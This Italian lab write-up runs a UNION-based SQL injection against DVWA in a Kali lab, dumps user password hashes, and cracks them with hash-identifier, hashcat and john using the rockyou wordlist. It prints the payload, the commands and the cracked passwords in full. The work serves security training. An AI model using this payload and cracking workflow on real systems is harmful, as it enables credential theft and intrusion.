

Come prima cosa colleghiamo le macchine ed entriamo in DVWA impostiamo la sicurezza LOW e ricaviamo le password tramite ' UNION SELECT user, password FROM users#

kali-linux-2023.1-virtualbox-amd64 [In esecuzione] - Oracle VM VirtualBox

File Macchina Visualizza Inserimento Dispositivi Aiuto

Damn Vulnerable Web Ap x

192.168.50.101/dvwa/vulnerabilities/sqli/?id=''+UNION+SELECT+user%2C+password+FROM+users%23&Submit=Submit#

Kali Linux Kali Tools Kali Docs Kali Forums Kali NetHunter Exploit-DB Google Hacking DB OffSec

## DVWA

### Vulnerability: SQL Injection

Home  
Instructions  
Setup

Brute Force  
Command Execution  
CSRF  
File Inclusion  
**SQL Injection**  
SQL Injection (Blind)  
Upload  
XSS reflected  
XSS stored

DVWA Security  
PHP Info  
About  
Logout

User ID:

ID: ' UNION SELECT user, password FROM users#  
First name: admin  
Surname: 5f4dcc3b5aa765d61d8327deb882cf99

ID: ' UNION SELECT user, password FROM users#  
First name: gordonb  
Surname: e99a18c428cb38d5f260853678922e03

ID: ' UNION SELECT user, password FROM users#  
First name: 1337  
Surname: 8d3533d75ae2c3966d7e0d4fcc69216b

ID: ' UNION SELECT user, password FROM users#  
First name: pablo  
Surname: 0d107d09f5bbe40cade3de5c71e9e9b7

ID: ' UNION SELECT user, password FROM users#  
First name: smithy  
Surname: 5f4dcc3b5aa765d61d8327deb882cf99

More info

<http://www.securiteam.com/securityreviews/5DP0N1P76E.html>  
[http://en.wikipedia.org/wiki/SQL\\_injection](http://en.wikipedia.org/wiki/SQL_injection)  
<http://www.unixwiz.net/techtips/sql-injection.html>

View Source View Help

Username: admin  
Security Level: low  
PHPIDS: disabled

Damn Vulnerable Web Application (DVWA) v1.0.7

Trovate le hash delle password andiamo a capire la funzione criptografica con hash-identifier su kali oppure si può trovare su internet attraverso dei tool online; eseguito il comando ci dà come risposta MD5

The screenshot shows a Kali Linux virtual machine window titled "kali-linux-2023.1-virtualbox-amd64 [In esecuzione] - Oracle VM VirtualBox". The terminal window displays the following commands and output:

```
kali@kali: ~/Desktop/prova
File Actions Edit View Help
(kali@kali)-[~/Desktop/prova]
$ hash-identifier e99a18c428cb38d5f260853678922e03
```

The output of the command is a large ASCII art graphic of the word "WELCOME" followed by version information and contact details:

```
#####
#                                     #
# WELCOME                            #
#                                     #
# v1.2                               #
# By Zion3R                         #
# www.Blackploit.com               #
# Root@Blackploit.com              #
#####
```

Below the ASCII art, there are two sections: "Possible Hashes:" and "Least Possible Hashes:". Each section lists various hashing algorithms and their corresponding hashes.

**Possible Hashes:**

- [+] MD5
- [+] Domain Cached Credentials - MD4(MD4((\$pass)).(strtolower(\$username)))

**Least Possible Hashes:**


- [+] RAdmin v2.x
- [+] NTLM
- [+] MD4
- [+] MD2 (TL Injection (Blind))
- [+] MD5(HMAC)
- [+] MD4(HMAC)
- [+] MD2(HMAC)
- [+] MD5(HMAC(Wordpress))
- [+] Haval-128
- [+] Haval-128(HMAC)
- [+] RIPEMD-128
- [+] RIPEMD-128(HMAC)
- [+] SNEFRU-128
- [+] SNEFRU-128(HMAC)
- [+] Tiger-128
- [+] Tiger-128(HMAC)
- [+] md5(\$pass.\$salt)
- [+] md5(\$salt.\$pass)
- [+] md5(\$salt.\$pass.\$salt)
- [+] md5(\$salt.\$pass.\$username)
- [+] md5(\$salt.md5(\$pass))
- [+] md5(\$salt.md5(\$pass))
- [+] md5(\$salt.md5(\$pass.\$salt))
- [+] md5(\$salt.md5(\$pass.\$salt))
- [+] md5(\$salt.md5(\$salt.\$pass))
- [+] md5(\$salt.md5(md5(\$pass).\$salt))
- [+] md5(\$username.0.\$pass)
- [+] md5(\$username.LF.\$pass)
- [+] md5(\$username.md5(\$pass).\$salt)

Recuperato il dizionario rockyou (/usr/share/wordlists/) direttamente da kali creiamo un file.txt che contenga la hash che vogliamo decriptare a questo punto possiamo usare diversi metodi.

In questo caso ho usato hashcat con il comando

```
hashcat -m 0 pw1.txt rockyou.txt
```

Avvia il cracking delle password utilizzando un determinato "mode" di hash (ad esempio, -m 0 per MD5).



```
kali@kali: ~/Desktop/prova
File Actions Edit View Help

(kali@kali)-[~/Desktop/prova]
$ hashcat -m 0 pw1.txt rockyou.txt
hashcat (v6.2.6) starting

OpenCL API (OpenCL 3.0 PoCL 3.1+debian Linux, None+Asserts, RELOC, SPIR, LLVM 14.0.6, SLEEP, DISTRO, POCL_DEBUG) -
* Device #1: pthread-sandybridge-AMD Ryzen 7 3750H with Radeon Vega Mobile Gfx, 1438/2940 MB (512 MB allocatable), 4

Minimum password length supported by kernel: 0
Maximum password length supported by kernel: 256

Hashes: 1 digests; 1 unique digests, 1 unique salts
Bitmaps: 16 bits, 65536 entries, 0x0000ffff mask, 262144 bytes, 5/13 rotates
Rules: 1

Optimizers applied:
* Zero-Byte
* Early-Skip
* Not-Salted
* Not-Iterated
* Single-Hash
* Single-Salt
* Raw-Hash

ATTENTION! Pure (unoptimized) backend kernels selected.
Pure kernels can crack longer passwords, but drastically reduce performance.
If you want to switch to optimized kernels, append -O to your commandline.
See the above message to find out about the exact limits.

Watchdog: Temperature abort trigger set to 90c

Host memory required for this attack: 0 MB

Dictionary cache hit:
* Filename..: rockyou.txt
* Passwords.: 14344385
* Bytes.....: 139921507
* Keyspace..: 14344385

e99a18c428cb38d5f260853678922e03:abc123

Session.....: hashcat
Status.....: Cracked
Hash.Mode.....: 0 (MD5)
Hash.Target.....: e99a18c428cb38d5f260853678922e03
Time.Started....: Wed Jun 7 07:44:35 2023 (0 secs)
Time.Estimated...: Wed Jun 7 07:44:35 2023 (0 secs)
Kernel.Feature...: Pure Kernel
Guess.Base.....: File (rockyou.txt)
Guess.Queue.....: 1/1 (100.00%)
```

Qua invece eseguiamo la stessa procedura di cracking usando john

```
(kali㉿kali)-[~/Desktop/prova]
└─$ john --format=raw-md5 --wordlist=/home/kali/Desktop/prova/rockyou.txt pw2.txt
Using default input encoding: UTF-8
Loaded 1 password hash (Raw-MD5 [MD5 256/256 AVX2 8x3])
Warning: no OpenMP support for this hash type, consider --fork=4
Press 'q' or Ctrl-C to abort, almost any other key for status
letmein      (?)
1g 0:00:00:00 DONE (2023-06-07 08:32) 100.0g/s 76800p/s 76800c/s 76800C/s jeffrey..james1
Use the "--show --format=Raw-MD5" options to display all of the cracked passwords reliably
Session completed.
```

```
(kali㉿kali)-[~/Desktop/prova]
└─$ john --format=raw-md5 --wordlist=/home/kali/Desktop/prova/rockyou.txt pw1.txt
Using default input encoding: UTF-8
Loaded 4 password hashes with no different salts (Raw-MD5 [MD5 256/256 AVX2 8x3])
Remaining 2 password hashes with no different salts
Warning: no OpenMP support for this hash type, consider --fork=4
Press 'q' or Ctrl-C to abort, almost any other key for status
abc123      (?)
charley     (?)
2g 0:00:00:00 DONE (2023-06-07 09:24) 200.0g/s 307200p/s 307200c/s 345600C/s my3kids..dangerous
Warning: passwords printed above might not be all those cracked
Use the "--show --format=Raw-MD5" options to display all of the cracked passwords reliably
Session completed.
```